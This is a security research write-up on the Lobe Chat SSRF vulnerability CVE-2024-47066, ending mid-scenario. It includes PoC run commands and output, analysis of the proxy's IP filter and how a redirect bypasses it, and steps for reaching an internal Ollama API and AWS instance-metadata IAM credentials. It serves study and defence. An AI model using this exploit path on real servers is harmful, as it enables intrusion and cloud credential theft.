


# Research & Technique

## Lobe Chat SSRF Vulnerabilities (CVE-2024-47066)

### ■ Vulnerabilities Overview

Lobe Chat is a state-of-the-art design-integrated LLM<sup>1</sup> front-end<sup>2</sup> framework available as open source. This framework supports various plug-in functions and allows for the free distribution of chat applications that utilize various AI models and platforms, such as Claude, Gemini, Groq, Ollama and OpenAI's ChatGPT.

We used OSINT<sup>3</sup> search engines to search for Lobe Chat on the Internet, and found that as of October 1, 2024, Lobe Chat was being distributed on over 7,000 sites in many countries, including China and the United States.



Source: fofa.info

Figure 1. Lobe Chat usage statistics

---

<sup>1</sup> Large Language Model (LLM): A type of artificial intelligence (AI) program that can perform tasks such as recognizing and generating text

<sup>2</sup> Front-end: The field in which user interfaces (UIs) such as websites and apps are developed

<sup>3</sup> Open Source INTeLLigence (OSINT): Information legally collected from public sources

On September 23, 2024, the server-side request forgery (SSRF) vulnerability (CVE-2024-47066) of Lobe Chat was disclosed. This vulnerability occurs when the user fails to sufficiently verify the IP address actually requested by the request function within an application.

The input address verification process can be bypassed by redirecting<sup>4</sup> to the internal network address when entering an external service address. On March 11, 2024, a similar SSRF vulnerability (CVE-2023-49785) was disclosed in NextChat, an LLM-enabled cross-platform chat application. So when using LLM front-end applications, it is necessary to check whether SSRF vulnerabilities occur.

This vulnerability allows an attacker to exploit the SSRF vulnerability and access sensitive data that is only accessible internally, and in some circumstances, to execute arbitrary commands.

---

<sup>4</sup> Redirection: In HTTP, a redirect is a response with a 3xx status code, and the browser that receives it immediately loads the new URL provided.

## Attack Scenario

The figure below shows a CVE-2024-47066 attack scenario.




Figure 2. CVE-2024-47066 attack scenario

- ① The attacker searches for vulnerable servers that are using Lobe Chat as an LLM frontend framework.
- ② The attacker exploits the CVE-2024-47066 vulnerability to steal EC2 instance IAM credentials.
- ③ The attacker installs malicious code on the EC2 instance using the stolen EC2 instance IAM credentials.
- ④ The attacker steals important information using the malware installed on the server.

## Affected Software Versions

Software versions with the CVE-2024-47066 vulnerability:

S/W	Vulnerable version
Lobe Chat	1.19.12 or earlier versions

## ■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-47066.

Name	Information
Victim	Lobe Chat 1.19.12 (192.168.102.74:3210)
Attacker	Kali Linux (192.168.216.131)

## ■ Vulnerability Test

### Step 1. Configuration of the environment

The docker environment for CVE-2024-47066 Vulnerability testing can be found at the EQST Lab's GitHub Repository URL below:

•URL: <https://github.com/EQSTLab/CVE-2024-47066>

First, download the file from the CVE-2024-47066 repository using the git clone command on the victim's PC. The environment can now be easily built by entering the following commands.

```
> cd docker
> docker compose up -d
```

Since version 1.19.12 is being used, we can see that this environment is vulnerable.




Figure 3. Finding a vulnerable Lobe Chat environment

## Step 2. Vulnerability test

You can find the PoC for testing the CVE-2024-47066 vulnerability at the EQST Lab's GitHub Repository URL below:

•URL: <https://github.com/EQSTLab/CVE-2024-47066>

Download the PoC from the CVE-2024-47066 repository using the git clone command on the attacker's PC.

```
(root@kali)-[~/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-47066.git
Cloning into 'CVE-2024-47066' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 31 (delta 9), reused 18 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (31/31), 88.18 KiB | 17.64 MiB/s, done.
Resolving deltas: 100% (9/9), done.
```

Figure 4. Downloading the CVE-2024-47066 PoC

You can run the PoC file with CVE-2024-47066.py. The payload sent from the attacker's PC is executed on the victim's Lobe Chat.

```
$ python3 CVE-2024-47066.py -v [Lobe Chat page] -i [Internal page]
```

The environment is configured with an address <http://www.internal-service:4000> that can only be accessed internally. An SSRF attack can be attempted against the service using the following command.

```
$ python3 CVE-2024-47066.py -v http://192.168.102.74 -i http://www.internal-service:4000
```

Enter the PoC execution command on the attacker's PC as shown below.

```
(root@kali)-[~/home/kali/CVE-2024-47066]
└─# python3 CVE-2024-47066.py -v http://192.168.102.74:3210 -i http://www.int
ernal-service:4000
```

Figure 5. Example of the PoC execution command

As below, the victim PC is loading <http://www.interal-service:4000>, which is the environment built internally.

```
[\\] Exploit loading, please wait ...
[+] Shorten URL: https://shorturl.at/fyb0Y
[+] Trying SSRF Attack ...
[+] Done !!
Response: EQST{7357_fl46}
```

Figure 6. Example of stealing internal data

## ■ Detailed Analysis of the Vulnerability

This section provides a sequential description of the CVE-2024-47066 vulnerability occurrence mechanism and the attack scenario. **Step 1** presents the verification logic for the address entered by the user and a method to bypass it. **Step 2** explains SSRF attacks and describes attack scenarios that can be applied to Lobe Chat.

### Step 1. Exploring points vulnerable to SSRF attacks

#### 1) Custom Plugin

Lobe Chat supports a variety of plugins, including plugins available in the Plugin Store as well as custom plugins.




Figure 7. Custom plugin access path

When loading it, it is necessary to enter the address of the manifest file that describes how the plug-in function is implemented. The manifest file contains the following:

Item	Description
<b>identifier</b>	Plugin identifier
<b>api</b>	Array with all the API interfaces of the plugin listed
<b>ui</b>	Address where the plugin loads the front-end interface
<b>gateway</b>	Specified gateway for querying the API interfaces
<b>version</b>	Plugin version

According to the above specifications, the manifest file is made up of following json file.

```
{
  "api": [
    {
      "url": "http://localhost:3400/api/clothes",
      "name": "recommendClothes",
      "description": "Recommend clothes to the user based on their mood",
      "parameters": {
        "properties": {
          "mood": {
            "description": "The user's current mood, with optional values: happy, sad, anger,
            fear, surprise, disgust",
            "enums": ["happy", "sad", "anger", "fear", "surprise", "disgust"],
            "type": "string"
          },
          "gender": {
            "type": "string",
            "enum": ["man", "woman"],
            "description": "The user's gender, which needs to be asked for from the user to
            obtain this information"
          }
        },
        "required": ["mood", "gender"],
        "type": "object"
      }
    }
  ],
  "gateway": "http://localhost:3400/api/gateway",
  "identifier": "chat-plugin-template",
  "ui": {
    "url": "http://localhost:3400",
    "height": 200
  },
  "version": "1"
}
```

When loading custom plugins in Lobe Chat, an error may appear due to a violation of the Same-Origin Policy. This is configured to be resolved by utilizing a proxy.




Figure 8. Loading custom plugins

A request using a proxy retrieves a response by sending a request to the path specified in the /api/proxy endpoint as follows.




Figure 9. Result of an /api/proxy request

## 2) /api/proxy endpoint analysis

/api/proxy consists of the following TypeScript code:

```
import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};
```



The address is verified through the following process according to the above code:

```
const isInternalHost = isPrivate(address);  
  
if (isInternalHost)  
  return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });  
  
const res = await fetch(url.toString());  
  
return new Response(res.body, { headers: res.headers });
```

- ① Check whether the IP address of the page stored in the address is an internal network address through isPrivate of the ip module and save the result in isInternalHost.
- ② If the isInternalHost value is true, a 400 error is returned instead of sending the request.
- ③ If the isInternalHost value is false, a request is sent with fetch and a response is returned.

You can find the source code for the module in the following GitHub Repository.

•URL: <https://github.com/indutny/node-ip>

In the lib/ip.js file in the corresponding repository, you can see that isPrivate verification has been implemented as follows.

```
ip.isPrivate = function (addr) {  
  // check loopback addresses first  
  if (ip.isLoopback(addr)) {  
    return true;  
  }  
  
  // ensure the ipv4 address is valid  
  if (!ip.isV6Format(addr)) {  
    const ipl = ip.normalizeToLong(addr);  
    if (ipl < 0) {  
      throw new Error('invalid ipv4 address');  
    }  
    // normalize the address for the private range checks that follow  
    addr = ip.fromLong(ipl);  
  }  
  
  // check private ranges  
  return /^(::f{4}:)?10\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^(::f{4}:)?192\.168\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^(::f{4}:)?172\.([16-9]|2\d|30|31)\.([0-9]{1,3})\.([0-9]{1,3})$/i  
      .test(addr)  
    || /^(::f{4}:)?169\.254\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^f[cd][0-9a-f]{2}/i.test(addr)  
    || /^fe80:/i.test(addr)  
    || /^::1$/i.test(addr)  
    || /^::$/i.test(addr);  
};
```

- ① Check whether it is a loopback address, which is an IP pointing to itself.
- ② Use isV6Format to check whether the address is in IPv6 format, and if not, convert the IP address to a number and check whether it is negative or positive.

- ③ If all of the above steps have been passed, check, using a regular expression, whether it is in the private IP address range.

10.0.0.0 – 10.255.255.255 (Class A)  
172.16.0.0 – 172.31.255.255 (Class B)  
192.168.0.0 – 192.168.255.255 (Class B)  
169.254.0.0 – 169.254.255.255 (Link Local Address<sup>5</sup>)  
fc00::/7, fd00::/8 (Private IPv6)  
fe80::/10 (IPv6 Link Local Address)  
::1, :: (Loopback address)

### 3) Bypassing /api/proxy endpoint filtering

Considering the above, it can be seen that the filtering is based on the IP address and there is no other filtering logic. The fetch function in JavaScript has the following default option values when making a request:

```
let promise = fetch(url, {
  method: "GET", // POST, PUT, DELETE, etc.
  headers: {
    // the content type header value is usually auto-set
    // depending on the request body
    "Content-Type": "text/plain;charset=UTF-8"
  },
  body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
  referrer: "about:client", // or "" to send no Referrer header,
  // or an url from the current origin
  referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade, no-
referrer, origin, same-origin...
  mode: "cors", // same-origin, no-cors
  credentials: "same-origin", // omit, include
  cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
  redirect: "follow", // manual, error
  integrity: "", // a hash, like "sha256-abcdef1234567890"
  keepalive: false, // true
  signal: undefined, // AbortController to abort request
  window: window // null
});
```

The redirect option determines whether to follow redirection of the requested URL. The follow key value automatically makes a request to the redirected URL, while the manual key value does not follow redirection. The error key value returns an error when redirection occurs. The default key value for the redirect setting is follow, so if a redirection comes in response, the request will be sent and a response will be received. If any address that does not have an IP address of the internal network returns a redirection response to an IP address in the internal network, it is possible to send the request to the internal network and receive the response due to the characteristics of the fetch function described above.

---

<sup>5</sup> Link Local Address: IPv6 unicast address with a range limited to a single link

## Step 2. SSRF attack

### 1) Server-side request forgery (SSRF) attack

Server-side request forgery (SSRF) attacks exploit a web vulnerability that allows attackers to trick a server-side application into sending requests to unintended locations. This attack allows an attacker to manipulate a server to communicate with internal organizational infrastructure services.




Figure 10. Overview of an SSRF attack

An attacker could exploit this vulnerability to access sensitive data that is only accessible internally, and in some circumstances, the attacker could exploit the SSRF vulnerability to execute any command. In addition, if a malicious attack is attempted against a third party by exploiting the SSRF vulnerability, the attack can be viewed as an attack initiated from the server hosting the application with the vulnerability.

## 2) Lobe Chat SSRF attack scenario

### 1. Stealing AI information

The AI information theft scenario was conducted in the following internal LLM environment.

Open source	Address
Ollama	192.168.102.231:16728

In the case of Ollama, there is no additional authentication process. Therefore, if the SSRF vulnerability exists in the internal model, LLM information can be stolen through the RESTful API.

When a request is sent to the LLM model address built with Ollama, Ollama acts as follows:




Figure 11. Accessing an LLM model address

If a request is sent to the /api/tags path, which LLM model is used in Ollama can be seen.



Figure 12. Accessing /api/tags

If a request is sent to the /api/ps path, which LLM model is loaded into memory can also be seen.




Figure 13. Accessing /api/ps

## 2. Infiltrating cloud services

Role	Address
Victim	3.35.156.32
Attacker	3.35.24.239

To simulate a cloud service penetration scenario, we configure a victim using a vulnerable version of Lobe Chat currently in service on the AWS. Data that can be used to configure or manage instances in an AWS environment is called metadata. This can be accessed through the address <http://169.254.159.254>. Since it is possible to access everything from the instance to the IAM temporary credentials, it is possible to control the instance by stealing the credentials.

In an environment using Metadata version 1, by using the access path <http://169.254.169.254/latest/meta-data/>, it is possible to check what metadata exists in the instance and then retrieve it. From the presence of iam/ in that path, you can infer that the instance is using an IAM Role.



Figure 14. Checking the IAM/ path

The iam/security-credentials path contains an IAM Role called rnt-ssrf.

